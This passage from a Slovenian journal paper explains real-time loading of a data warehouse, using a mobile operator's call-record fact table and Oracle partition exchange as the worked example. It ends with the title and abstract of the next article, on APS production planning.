Ta mehanizem rešuje problem hkratnega zapisovanja in branja podatkov iz tabele dejstev oziroma njene particije. V začasnem področju se naredi nova tabela dejstev, ki ima povsem enako zgradbo kot tabela dejstev v podatkovnem skladišču. V tej tabeli se zbirajo podatki, ki prihajajo v realnem času, njena vsebina pa je omejena na časovno obdobje, npr. na tekoči dan.

Ob vnaprej predvidenih časovnih intervalih (npr. vsako uro, lahko pa tudi vsako minuto, če je taka poslovna zahteva) se naredi kopija začasne tabele dejstev, ki se potem v trenutku zamenja z ustrežno particijo v podatkovnem skladišču, kar pomeni, da je tabela dejstev v podatkovnem skladišču v trenutku posodobljena. V praksi se je pokazalo [8], da je najučinkovitejše, če se zamenjava zgodi na vsakih 5–10 minut. Testirati je treba na realnih količinah podatkov, da ugotovimo, kako zmožljivo strojno opremo potrebujemo, da je tako kratek časovni interval še smiseln (da se v tem času prepíše začasna tabela).

3.3 Posebnosti načrtovanja podatkovnih skladišč v realnem času

Zaradi sprotnega polnjenja podatkov v podatkovno skladišče v realnem času je treba pri načrtovanju podatkovnega modela podatkovnega skladišča upoštevati nekaj posebnosti, ki jih zahteva sprotno polnjenje. Te so predstavljene v nadaljevanju.

3.3.1 Sinhronizacija agregatov s tabelami merljivih dejstev

V podatkovnih skladiščih pogosto uporabljamo agregate, to so dodatne tabele, v katerih so podatki vnaprej izračunani, npr. sešteti na višje ravni hierarhije, kar omogoča uporabnikom hitrejšo odzivne čase pri poizvedovanju. Če se tabela dejstev nenehno spreminja, ker se v njej sproti polnijo podatki v realnem času, to pomeni, da se vnaprej pripravljene agregati v podatkovnem skladišču ne ujemajo s podatki v

obstojećih tabelah dejstev, saj agregatov navadno ne osvežujemo v realnem času. Ker bi bilo osveževanje agregatov v realnem času časovno zelo zahtevno, se raje odločimo za rešitev, pri kateri uporabniki, ki poizvedujejo po podatkih v realnem času, poizvedujejo neposredno v tabelo dejstev in ne uporabljajo agregatov, uporabniki, ki uporabljajo podatkovno skladišče v klasičnem smislu in ne potrebujejo podatkov v realnem času, pa izvajajo poizvedbe iz agregatov.

Upoštevati je treba tudi podatke v začasem pomnilniku (*cache*), sodobnejše podatkovne baze namreč shranijo rezultate poizvedbe v pomnilniku zato, da jih lahko kasneje ponovno uporabijo, hkrati pa ne vedo, da se podatki spreminjajo v realnem času, kar lahko povzroči, da je rezultat poizvedbe neuskladen z dejanskimi podatki. Priporočljivo je, da se pri vpogledu v podatke v realnem času ne upošteva podatkov v pomnilniku [8].

3.3.2 Različne ravni svežine podatkov

Pri načrtovanju podatkovnega skladišča v realnem času je treba misliti na vse uporabnike: tako na tiste, ki potrebujejo vpogled v trenutne podatke, kakor tudi na tiste, ki le analizirajo podatke in ne potrebujejo trenutnega vpogleda. Različne skupine uporabnikov imajo lahko različne zahteve za svežino podatkov, npr. stanje danes zjutraj, stanje do nedelje do polnoči, mesečno stanje po zaključku obračunskega obdobja, ali druge posebne zahteve, npr. nabor izbranih vrst poslov, upoštevati pa je treba še skupino uporabnikov, ki analizirajo podatke v smislu dolgoročnih trendov in nočejo imeti vpogleda v trenutne podatke. Vsaki skupini uporabnikov je treba zagotoviti primerno rešitev za analizo podatkov glede na potrebe po svežini podatkov.

3.3.3 Različne vrste merljivih dejstev

Tabele dejstev v podatkovnem skladišču največkrat vsebujejo transakcijske podatke, ki so aditivni, zato je dodajanje novih zapisov v realnem času preprosto, saj se zapisi z novimi transakcijami preprosto dodajajo v tabelo.

Če pa tabela dejstev vsebuje presek stanja v določenem časovnem trenutku (npr. stanje na banknih računih na določen dan ali uro), ti podatki niso aditivni prek časovne dimenzije. Vzdrževanje take

tabele v realnem času je vprašljivo, saj bi bilo treba v vsakem trenutku izračunati novo stanje, če bi želeli imeti vpogled v trenutno stanje, kar pa predstavlja veliko časovno obremenitev. Zato je najbolje pustiti, da tabele s presekom stanj ohranijo značaj klasičnih tabel dejstev in jih ne vzdržujemo v realnem času.

3.3.4 Vzdrževanje dimenzij v realnem času

Predvideti je treba tudi, kako vzdrževati dimenzije v realnem času. Če se podatki polnijo v tabele dejstev v realnem času, bi bilo treba zagotoviti, da so tudi vse dimenzije osvežene v realnem času. Pri dimenzijah je teže ugotoviti spremembe v izvornih sistemih, saj mnogokrat nimajo časovnega ključa, da bi lahko iskali spremembe od določenega datuma ali ure dalje. Ta težava se pojavlja tudi pri klasičnih podatkovnih skladiščih, pri podatkovnih skladiščih v realnem času pa je še bolj izrazita.

Rešitev, ki je smiselna, je vpeljava tako imenovanih ogrodij ali začasnih zapisov v dimenzijskih tabelah.¹ Namreč, če se v tabeli dejstev znajde zapis o transakciji, za katero še ni vseh podatkov v ustreznih dimenzijah, se ta zapis kljub vsemu zapiše v tabelo dejstev, v manjkajočo dimenzijo pa se vpiše nov zapis, ki vsebuje samo šifro, vsa druga polja pa so prazna. Postopek, ki osvežuje dimenzije, lahko kasneje dopolni manjkajoče podatke [7]. Tako zagotovimo, da se vse transakcije sproti zapišejo v tabelo dejstev in so na voljo za takojšnje vpogleda, ne glede na to, da se dimenzije osvežujejo kasneje.

4 Primer podatkovnega skladišča telefonskih klicev

Kot primer prenosa podatkov v podatkovno skladišče v realnem času bomo obravnavali podatkovno skladišče operaterja mobilne telefonije [5] in na njem prikazali realizacijo enega od možnih pristopov sprotnega polnjenja podatkov.

Operater mobilne telefonije svojim uporabnikom, tako naročniškim kakor tudi predplačniškim, ponuja več storitev, npr. možnosti opravljanja telefonskih klicev, pošiljanja kratkih sporočil SMS, pošiljanja multimedijskih datotek (slike, filmi, zvok) in uporabe posebnih storitev (branje novic, rezervacija kinovstopnic, prebiranje malih oglasov, horoskopa, igranje igrice ...). Uporabniki storitev mobilnega operaterja upo-

¹ Kimball obravnava problematiko usklajevanja podatkov v dimenzijah s podatki v tabelah dejstev kot *early arriving facts all late arriving dimensions*.

rabljajo storitve ves čas, podnevi in ponoči. Uporaba storitev se zapisuje v več sistemih: telefonski klici naročniških uporabnikov v telefonski centrali naročniškega sistema, telefonski klici predplačniških uporabnikov v telefonski centrali predplačniškega sistema, podatki o gostovanju (uporaba storitev v tujih omrežjih) v datotekah, ki jih pošiljajo tuji operaterji mobilne telefonije prek klirinških hiš, uporaba posebnih storitev (novice, oglasi, igrice ...) v namenski podatkovni bazi, podatki o izdanih računih za opravljene storitve in prejetih plačilih pa se beležijo ločeno v sistemu za obračun (*billing*).

Trenutna dinamika polnjenja podatkov v podatkovno skladišče poteka paketno z nočnimi polnjenji podatkov iz vseh virov, tako da imajo uporabniki, ki analizirajo podatke, vsako jutro na voljo podatke prejšnjega dne do časa, ko se je izvajalo polnjenje posamezne skupine podatkov. Ker gre za razmeroma velike količine podatkov, traja polnjenje podatkov v skladišče večino noči, vnaprej pripravljene agregati pa se izračunavajo v zgodnjih jutranjih urah. Včasih traja priprava agregatov toliko časa, da so uporabniki podatkovnega skladišča zjutraj že na delovnih mestih, pa agregati še niso dokončani, zato morajo čakati na podatke za analize. Če bi se v prihodnosti bistveno povečalo število uporabnikov mobilne telefonije ali če bi ti opravljali bistveno več telefonskih klicev, obstaja nevarnost, da bi se redno dogajalo, da podatkovno skladišče ne bi bilo na voljo zjutraj, ko pridejo uporabniki v službo. V tem primeru bi morda lahko nadgradili strojno in programsko opremo, tako da bi bil sistem zmogljivejši. Druga možna rešitev pa je vpeljava sprotnega polnjenja podatkov v skladišče, zato da se podatki vsaj deloma napolnijo že čez dan in se razbremenijo del noči.

4.1 Potreba po podatkih v realnem času

Zaradi boljših analiz si operater mobilne telefonije želi imeti sprotne podatke o uporabi storitev in opravljenih telefonskih klicih, da bi lahko bolj tekoče spremljal obremenjenost telefonskih central, preverjal morebitne zlorabe in spremljal uspešnost raznih prodajnih akcij, zlasti prve dni po uvedbi akcij že prek dneva, ko poteka akcija.

Po drugi strani nekateri podatki niso zanimivi za analizo v realnem času oziroma ni smiselno, da se polnijo v podatkovno skladišče v realnem času. Primeri takih podatkov so podatki o gostovanju v tujih omrežjih, ki so na voljo z zamikom več dni po opravljeni storitvi, takrat ko jih pošljejo tuji operaterji mo-

bilne telefonije. Prav tako niso zanimivi podatki o izdanih računih in prejetih plačilih v realnem času, saj se računi izdajajo nekajkrat mesečno v obliki paketne obdelave, podatke o plačilih pa posredujejo banke praviloma enkrat dnevno, pa še takrat z eno- do dnevno zamudo glede na datum plačila.

Zanimivo bi bilo uvesti rešitev za ugotavljanje zlorab, ki bi delovala v realnem času in bi lahko v vsakem trenutku zaznala morebitno zlorabo. Takšna rešitev se uvede tako, da se pri mobilnem operaterju vnaprej izoblikuje značilen profil uporabe storitev vsakega posameznega uporabnika storitev mobilne telefonije z metodami iskanja zakonitosti v podatkih. Potem se v realnem času preverja, ali storitev, ki se trenutno uporablja z dane telefonske številke, ustreza vnaprej izračunanemu profilu. Če ne, bi se vključil alarm, prek katerega bi lahko preverili, ali je sumljiva uporaba resnična ali gre za zlorabo. Ker taka rešitev potrebuje specializirane programske rešitve za odkrivanje zakonitosti v podatkih, pri obravnavanem mobilnem operaterju še ni v uporabi.

4.2 Polnjenje podatkovnega skladišča na klasični način

Podatkovno skladišče je narejeno v relacijski podatkovni bazi Oracle, podatki se polnijo ponoči v obliki paketnih obdelav, ki so narejene s procedurami v jeziku Oracle PL/SQL. Po končanem nočnem polnjenju podatkov, ki traja večji del noči, se v zgodnjih jutranjih urah pripravijo agregirani podatki za poročanje v obliki materializiranih pogledov. Uporabniki, ki analizirajo podatke, uporabljajo orodje Oracle Discoverer, s katerim neposredno poizvedujejo po podatkovnem skladišču. Zaradi velikih količin podatkov in posledično dolgih odzivnih časov pri poizvedbah, so uporabniške poizvedbe večinoma omejene na uporabo materializiranih pogledov (angl. *materialized view*), ki nudijo bolj zgoščene informacije za učinkovitejšo analizo. V relacijski podatkovni bazi Oracle se materializiran pogled definira na podoben način kakor navaden pogled, razlika je v tem, da je navadni pogled logična podatkovna struktura in se pri poizvedbah podatki berejo iz osnovnih tabel, ki so vsebovane v definiciji pogleda, medtem ko je materializirani pogled fizična struktura, saj se podatki fizično prepisujejo v posebno tabelo in so tako podatki za poizvedovanje v materializiranem pogledu že vnaprej pripravljene, kar omogoča hitrejše odzivne čase.

Za ilustracijo si bomo ogledali podatkovni model izseka iz podatkovnega skladišča, ki vsebuje tabelo


dejstev F_KLICI_NAR, v kateri so zabeleženi telefonski klici naročniških uporabnikov mobilnega operaterja (slika 2). Tabela dejstev je povezana z dimenzijami DIM_DAN, v kateri so datum in ustrezne hierarhije (mesec, leto), DIM_CAS, v kateri so polurni časovni intervali znotraj dneva, DIM_STORITEV, v kateri je šifrant storitev, ki jih uporabljajo uporabniki (npr. telefonski klic, sporočilo SMS idr.), in DIM_TARIFA, v kateri so tarife oz. cene, po katerih telefonirajo uporabniki glede na naročniško pogodbo, ki so jo sklenili z mobilnim operaterjem. Zadnji dve dimenziji sta DIM_UPORABNIK, ki predstavlja uporabnika storitev mobilne telefonije, ki je sklenil pogodbo z mobilnim operaterjem, in DIM_PREJEMNIK_KLICA, ki predstavlja prejemnika klica ali storitve. Ta je lahko hkrati tudi uporabnik storitev istega mobilnega opera-

terja, lahko pa je uporabnik storitev drugega telefonskega omrežja.

Polnjenje tabele dejstev F_KLICI_NAR s klasičnim postopkom ETL poteka prek začasnega področja v več zaporednih korakih, ki so opisani v tabeli 1.

4.3 Sprotno polnjenje podatkov

Za ilustracijo si bomo ogledali sprotno polnjenje podatkov o telefonskih klicih v realnem času. Na težavo naletimo že takoj na začetku, saj se izkaže, da telefonska centrala, v kateri se zapisujejo telefonski klici naročniških uporabnikov, dostavi zapisane podatke v datoteko le enkrat vsako uro. Če bi želeli resnično trenutne podatke, bi bilo treba najprej nastaviti telefonsko centralo tako, da bi pogosteje dostavljala podatke o zapisanih telefonskih klicih. Ker pa uporabniki ne



Slika 2: Izsek iz dimenzijskega modela podatkovnega skladišča telefonskih klicev

Tabela 1: Koraki pri polnjenju podatkov o telefonskih klicih iz datoteke v tabelo dejstev – klasični ETL

Korak	Ime procedure	Opis
100	nalozi_datoteko	Naloži naslednjo datoteko, ki je na vrsti na izvoru, v tabelo v začasnem področju ZP_KLICI_NAR – naložijo se vsi zapisi v datoteki brez omejitev
200	nastavi_parametre	Nastavi parametre (zaklepanje procesa, da se ne more ponovno zagnati, medtem ko ta poteka)
300	prenesi_klice	Prenesi podatke o opravljenih klicih v vmesno tabelo VM_KLICI_NAR – izberi le tiste zapise, ki predstavljajo odhodne telefonske klice
400	nove_dimenzije	Vstavi ogrodja v dimenzije
500	polni_f_klici_nar	Prenesi podatke v tabelo dejstev v podatkovnem skladišču F_KLICI_NAR

potrebujejo resnično trenutnih podatkov, so se odločili, da so podatki z eno uro zamude dovolj dober približek trenutnega časa za njihove potrebe, saj so doslej imeli podatke na voljo z enodnevno zamudo.

Najpreprostejši način polnjenja podatkov bi bil tak, da bi paketne obdelave, ki se v klasičnem polnjenju skladišča podatkov zaženejo enkrat ponoči, nastavili tako, da bi se zagnale vsako uro. Vendar se tu pojavi težava pri izdelavi agregatov v obliki materializiranih pogledov, ki vzamejo več časa in trajajo več kakor eno uro. Zato je treba poiskati rešitev za izdelavo materializiranih pogledov v manj kakor v eni uri ali poiskati sploh alternativno rešitev brez materializiranih pogledov.

Odločili smo se za pristop sprotnega polnjenja podatkov z menjavo, ki zahteva, da je tabela dejstev razdeljena v particije (angl. *partition*). Particije v relacijski bazi podatkov so namenjene deljenju velikih tabel ali indeksov v ločene fizične kose, ki so lažje obvladljivi. Uporabljajo se zlasti zaradi zagotavljanja hitrejših odzivnih časov pri poizvedovanju, kadar je poizvedba omejena na določeno particijo. Omogočajo tudi preprostejše upravljanje, saj se vsaka particija z vidika upravnika obnaša kot samostojna tabela. Ker so bile tabele dejstev že pri klasičnem skladišču podatkov razdeljene v particije za posamezen dan, tu ni bilo potrebno dodatno delo. Pri polnjenju podatkov v realnem času v tabeli dejstev ohranimo particije na ravni dneva. Za potrebe sprotnega polnjenja podatkov naredimo kopijo zadnje particije, ki predstavlja trenutni dan. Vanjo polnimo podatke iz izvorne datoteke vsako uro sproti. Ko so podatki zadnje ure napolnjeni, naredimo menjavo.

Problem osveževanja dimenzij v realnem času je rešen že v klasičnem podatkovnem skladišču, kjer se uporablja pristop z vpisom ogradij, zato ga pri sprotnem polnjenju podatkov nismo na novo postavljali.

Tabela dejstev F_KLICI_NAR je particionirana na ravni dneva. Skripta, ki definira tabelo dejstev in njene particije v relacijski podatkovni bazi Oracle, je prikazana v nadaljevanju (slika 3). Vse particije niso narejene za vse dni vnaprej, saj se dinamično dodajajo glede na datum polnjenja.

Koraki pri polnjenju podatkov o telefonskih klicih v primeru sprotnega polnjenja podatkov ostanejo nespremenjeni, dodati je treba le korake, ki upravljajo s particijami v tabeli dejstev. Zadnji korak (korak 500), ki prenese podatke neposredno v tabelo dejstev, spremenimo tako, da se podatki prenesejo v kopijo particije tabele dejstev (korak 510) in na koncu postopka dodamo korak, ki zamenja particijo (korak 520). Za potrebe poročanja se bomo morali odreči materializiranim pogledom, saj sprotno polnjenje podatkov ne

```

create table F_KLICI_NAR
(
  DAN_ID          NUMBER      not null,
  CAS_ID         NUMBER      not null,
  UPORABNIK_ID  NUMBER      not null,
  PREJEMNIK_KLICA_ID NUMBER  not null,
  STORITEV_ID   NUMBER      not null,
  TARIFA_ID     NUMBER      not null,
  STEVILO_KLICEV NUMBER,
  TRAJANJE_SEK NUMBER,
  TRAJANJE_SEK_ZAOK NUMBER,
  TRAJANJE_MIN NUMBER,
  TRAJANJE_MIN_ZAOK NUMBER,
  KOLICINA_PODATKOV NUMBER,
  ZNESEK        NUMBER,
  OBDELAVA      NUMBER      not null)
PARTITION BY RANGE (DAN_ID)
(
  PARTITION DAN20041201 VALUES LESS THAN (20041201),
  PARTITION DAN20041202 VALUES LESS THAN (20041202),
  PARTITION DAN20041203 VALUES LESS THAN (20041203),
  ...
);

```

Slika 3: Definicija tabele dejstev s particijami

Tabela 2: Koraki pri polnjenju podatkov o telefonskih klicih iz datoteke v tabelo dejstev – sprotni prenos podatkov

Korak	Ime procedure	Opis
100	nalozi_datoteko	Naloži naslednjo datoteko, ki je na vrsti na izvoru, v tabelo v začasnem področju ZP_KLICI_NAR – naložijo se vsi zapisi v datoteki brez omejitev
200	nastavi_parametre	Nastavi parametre (zaklepanje procesa, da se ne more ponovno zagnati, medtem ko ta poteka)
300	prenesi_klice	Prenesi podatke o opravljenih klicih v vmesno tabelo VM_KLICI_NAR – izberi le tiste zapise, ki predstavljajo odhodne telefonske klice
400	nove_dimenzije	Vstavi ogrinja v dimenzije
510	polni_f_klici_nar_part	Prenesi podatke v kopijo dnevne particije tabele dejstev v skladišču podatkov F_KLICI_NAR_PART
520	zamenjaj_part	Zamenjaj kopijo particije s particijo v tabeli dejstev F_KLICI_NAR

dopušča časa za njihovo osveževanje, zato ni koraka za osveževanje materializiranih pogledov. Opis korakov pri sprotnem polnjenju podatkov je v tabeli 2.

Podrobnejši opis koraka 520 z izseki iz programske kode sledi v nadaljevanju (slika 4).

Primerjajmo čas, ki je potreben za polnjenje podatkov o telefonskih klicih v časovnem razponu 24 ur. V obeh primerih – tako v obliki klasičnega nočnega polnjenja podatkov kakor v obliki sprotnega polnjenja – je treba v podatkovno skladišče prenesti podatke iz 24 datotek z zapisi telefonskih klicev, ki jih vsako uro pripravi telefonska centrala. Polnjenje posamezne datoteke traja 10 do 15 minut, kar znese pri klasičnem postopku ETL skupaj 4 do 6 ur vsako noč za vseh 24 datotek. Sprotno polnjenje podatkov iz posamezne datoteke z zapisi telefonskih klicev enournega intervala prav tako traja 10 do 15 minut, ker pa se podatki polnijo sproti, so časi 10- do 15-minutnega polnjenja razpršeni prek dneva in noči, zato prihranimo 4 do 6 ur časa nočnega polnjenja podatkov. Transakcijski sistem zaradi tega ni dodatno obremenjen, saj telefonska centrala pripravi datoteko s podatki vsako uro, ne glede na to, ali se podatki polnijo v podatkovno skladišče ponoči ali čez dan. Materializirani pogled za

prejšnji dan se naredi ponoči oz. v zgodnjih jutranjih urah, kakor pri polnjenju s klasičnim postopkom ETL. Za tekoči dan ni materializiranega pogleda, marveč se uporablja navaden pogled, ki vsebuje vse podatke iz materializiranega pogleda prejšnjega dne in podrobne podatke trenutnega dne v zadnji particiji, ki pa še niso agregirani.

Materializirani pogled, ki omogoča učinkovitejšo analizo podatkov, je narejen na ravni dneva (brez časovnih intervalov) in na ravni profila skupine prejemnikov klicev. Uporabniki, ki potrebujejo trenutne podatke, poročajo iz navadnega pogleda, ki je narejen nad materializiranim pogledom, v katerem so podatki do prejšnjega dne, in hkrati nad tekočo particijo tabele dejstev tekočega dne. Drugi uporabniki, ki ne potrebujejo trenutnih podatkov, poročajo iz materializiranega pogleda, ki je bil narejen ponoči in vsebuje le podatke prejšnjega dne, tako da se zanje podatki ne spreminjajo.

4.4 Primerjava

S klasičnim procesom ETL traja polnjenje podatkov v skladišče večji del noči, uporabniki pa vsako jutro vidijo podatke prejšnjega dne. Ti podatki zadostujejo za potrebe analiz, kot so npr. tedensko poročanje in kontroling. S sprotnim polnjenjem podatkov pa dobijo uporabniki na voljo podatke, ki so stari največ eno uro. Polnjenje podatkov poteka sproti čez dan, ponoči pa se naredijo le materializirani pogledi. Uporabniki, zlasti v oddelkih trženja in CRM, imajo tako na voljo podatke trenutnega dne in lahko sproti spremljajo porabo storitev.

Najzanimivejše analize podatkov, ki jih uporabniki lahko izvajajo zaradi sprotnega polnjenja podatkov, so spremljanje uspešnosti novih prodajnih akcij, zlasti prve dni po njihovem začetku. Uporabnike v oddelku trženja

```
-- zamenjaj particijo v tabeli dejstev z začasno tabelo
ALTER TABLE F_KLICI_NAR
EXCHANGE PARTITION DAN20041203 WITH TABLE F_KLICI_PART;

-- sprazni začasno tabelo in jo pripravi za nadaljevanje polnjenja
TRUNCATE TABLE F_KLICI_NAR_PART;

-- prenesi podatke zadnje particije tabele dejstev v začasno tabelo
INSERT INTO F_KLICI_NAR_PART
SELECT * FROM F_KLICI_NAR PARTITION DAN20041203;
```

Slika 2: Zamenjava particije in priprava pomožne tabele za polnjenje podatkov

namreč že čez dan zanima, kako poteka akcija in kako so dosežena pričakovanja, zato da bi lahko z morebitnim hitrim ukrepanjem, npr. z dodatnim oglaševanjem ali s spremembo ponudbe, spodbudili večje zanimanje kupcev. S klasičnim podatkovnim skladiščem so rezultate akcije lahko spremljali le za pretekli dan, ko je bilo lahko za hitre poteze že prepozno.

V uporabniškem vmesniku, ki je realiziran z orodjem Oracle Discoverer, imajo uporabniki ločen dostop glede na potrebe za analizo podatkov in poročanje. Tisti, ki gledajo le zgodovinske podatke, imajo v uporabniškem vmesniku dostop le do materializiranega pogleda, tako da se zanje kljub sprotnemu polnjenju podatkov nič ne spremeni. Uporabniki, ki gledajo trenutne podatke, pa imajo omogočen dostop do pogleda, v katerem so podatki z zamikom največ ene ure.

Če bi uporabniki želeli imeti še bolj sprotno podatke z zamikom manj od ene ure (ob predpostavki, da bi telefonska centrala dostavljala podatke pogosteje), se ves proces sprotnega polnjenja podatkov ne bi spremenil, le polnjenje bi potekalo pogosteje. Pri tem velja omejitev, da čas, potreben za nalaganje ene datoteke telefonskih klicev, ne sme biti daljši od intervala med dvema nalaganjema dveh zaporednih datotek.

5 Sklep

Skladiščenje podatkov v realnem času si še le utira pot v prakso, zato na tem področju še ni uveljavljenih standardov in značilnih metodologij. Orodja in tehnologije, ki bi se lahko uporabljali v ta namen, še niso zreli za uporabo, saj imajo vsak svoje pomanjkljivosti. Zato še velja, da je najbolj zanesljivo implementirati polnjenje podatkov v realnem času z uveljavljenimi tehnologijami, ki se uporabljajo za klasični proces ETL, le prilagoditi jih je treba, tako da omogočajo sprotni prenos in vpogled v podatke.

Pri tem je treba sprejeti določene kompromise, zlasti je treba popustiti pri obsegu čiščenja in transformaciji podatkov, saj je to časovno zahteven postopek, za katerega v realnem času ni dovolj časa. Tudi pri orodjih

za končne uporabnike se pričakujejo izboljšave, zlasti pri odzivnih časih, saj so pri podatkih v realnem času smiselne le poizvedbe, ki se izvedejo zelo hitro, po možnosti prav tako v realnem času.

Zaradi vedno večjih zahtev po vpogledu v trenutne podatke se postavlja vprašanje, ali je sploh smiselno prenašati podatke v podatkovno skladišče v realnem času, saj bi lahko izvajali poizvedbe neposredno na transakcijskih podatkih, ki so trenutni. Kljub temu je smiselno graditi podatkovno skladišče, saj še vedno obstajajo potrebe tudi po klasični uporabi takega skladišča za zgodovinske preglede, analize trendov, transformacije podatkov in njihovo združevanje iz različnih virov. Te osnovne potrebe za podatkovno skladišče, ki ustreza klasični Inmonovi definiciji – kljub zahtevam po podatkih v realnem času –, ne bodo izginile.

6 Literatura

- [1] BROBST Stephen A., *Establishing Service Levels for a Data Warehouse*, Business Intelligence Journal, The Data Warehousing Institute, letnik 6, št. 1, zima 2001, str. 37–45.
- [2] BROBST Stephen A., *Real-Time Data Warehousing*, The Data Warehousing Institute, World Conference, jesen 2004, 304 strani.
- [3] BURDETT John, SINGH Sanjay, *Challenges and Lessons Learned from Real-Time Data Warehousing*, Business Intelligence Journal, The Data Warehousing Institute, letnik 9, št. 4, jesen 2004, str. 31–39.
- [4] ECKERSON Wayne, *Best Practices in Business Performance Management: Business and Technical Strategies*, The Data Warehousing Institute Report Series, marec 2004, 32 strani.
- [5] FERLE Maja, *Pot do boljšega razumevanja uporabnikov mobilne telefonije*, INFO SRC.SI, SRC.SI d.o.o., št. 38, leto 2004, str. 39–41.
- [6] INMON William, *Building the Data Warehouse*, Wiley 2002, 356 strani.
- [7] KIMBALL Ralph, CASERTA, Joe: *The Data Warehouse ETL Toolkit*, Wiley 2004, 491 strani.
- [8] LANGSETH Justin, *Real-Time Data Warehousing: Challenges and Solutions*, DSSResources.COM, april 2005.
- [9] RADEN Neil, *Real Time: Get Real, Part II*, uredil Ralph Kimball, DM Review, junij 2003, Thomson Media, <http://www.dmreview.com>.
- [10] THOMPSON Robert, *The Crumbling Foundations of the Data Warehouse*, DM Review, december 2004, Thomson Media, <http://www.dmreview.com>.
- [11] WATSON Hugh J., *Recent Developments in Data Warehousing*, Communications of the AIS, št. 8, 2001, str. 1–25.
- [12] WHITE Colin, *The Federated Data Warehouse*, DM Review, marec 2000, Thomson Media, <http://www.dmreview.com>.
- [13] WHITE Colin, *Now is the Right Time for Real-Time BI*, DM Review, september 2004, Thomson Media, <http://www.dmreview.com>.

Maja Ferle se več kakor deset let ukvarja z izgradnjo podatkovnih skladišč in rešitev za poslovno obeščanje. Napisala je več strokovnih člankov in predavala na strokovnih konferencah doma in v tujini. Zaposlena je kot svetovalka v podjetju SRC.SI, d. o. o. Študira na magistrskem podiplomskem študiju informacijski sistemi in odločanje na Fakulteti za računalništvo in informatiko Univerze v Ljubljani.

Viljan Mahnič je izredni profesor in prodekan za pedagoško delo na Fakulteti za računalništvo in informatiko Univerze v Ljubljani. Ukvarja se z razvojem programske opreme za računalniško podprte informacijske sisteme s posebnim poudarkom na visokošolskih informacijskih sistemih. Od leta 1996 je predstavnik Slovenije v evropski organizaciji za univerzitetne informacijske sisteme EUNIS, od leta 2002 pa tudi član njenega sveta direktorjev. Na Univerzi v Ljubljani vodi projekt izgradnje spletnega informacijskega sistema in podatkovnega skladišča za področje študijske informatike.

Renovacija in informatizacija procesa planiranja proizvodnje z integracijo tehnologije APS

Mihael Krošl, Helena Trdan, Tina Baggia
INEA, d. o. o., Stegne 11, Ljubljana
mihael.krosel@inea.si, helena.trdan@inea.si, tina.baggia@inea.si

Povzetek

S tehnologijo APS podjetja izvajajo bolj zmogljivo in odzivno planiranje proizvodnje kot s tradicionalnimi planskimi pristopi. Nivojema tehnologije APS (napredno planiranje in napredno razvrščanje) ustreza členitev procesa planiranja proizvodnje na grobo planiranje in podrobno razvrščanje. Raziskave stanja planiranja proizvodnje v slovenskih proizvodnih podjetjih kažejo potrebo in namen po obnovi in informatizaciji v prihodnjih letih. Pri tem bi lahko pomembno mesto pripadlo tehnologiji APS, saj je z njo mogoče podpreti planiranje proizvodnje na vseh ravneh poslovanja. V prispevku predstavljamo v praksi preizkušene pristope za zagotovitev donosnosti naložbe v prenavo in informatizacijo procesa planiranja proizvodnje z integracijo tehnologije APS. V sklepu ugotavljamo potrebo podjetij po trajnem menedžmentu procesa planiranja proizvodnje.

Ključne besede: proces planiranja proizvodnje, APS, napredno planiranje, napredno razvrščanje, grobo planiranje, podrobno razvrščanje, prenova in informatizacija, menedžment poslovnih procesov

Abstract

Renovation and informatisation of planning process & APS technology integration

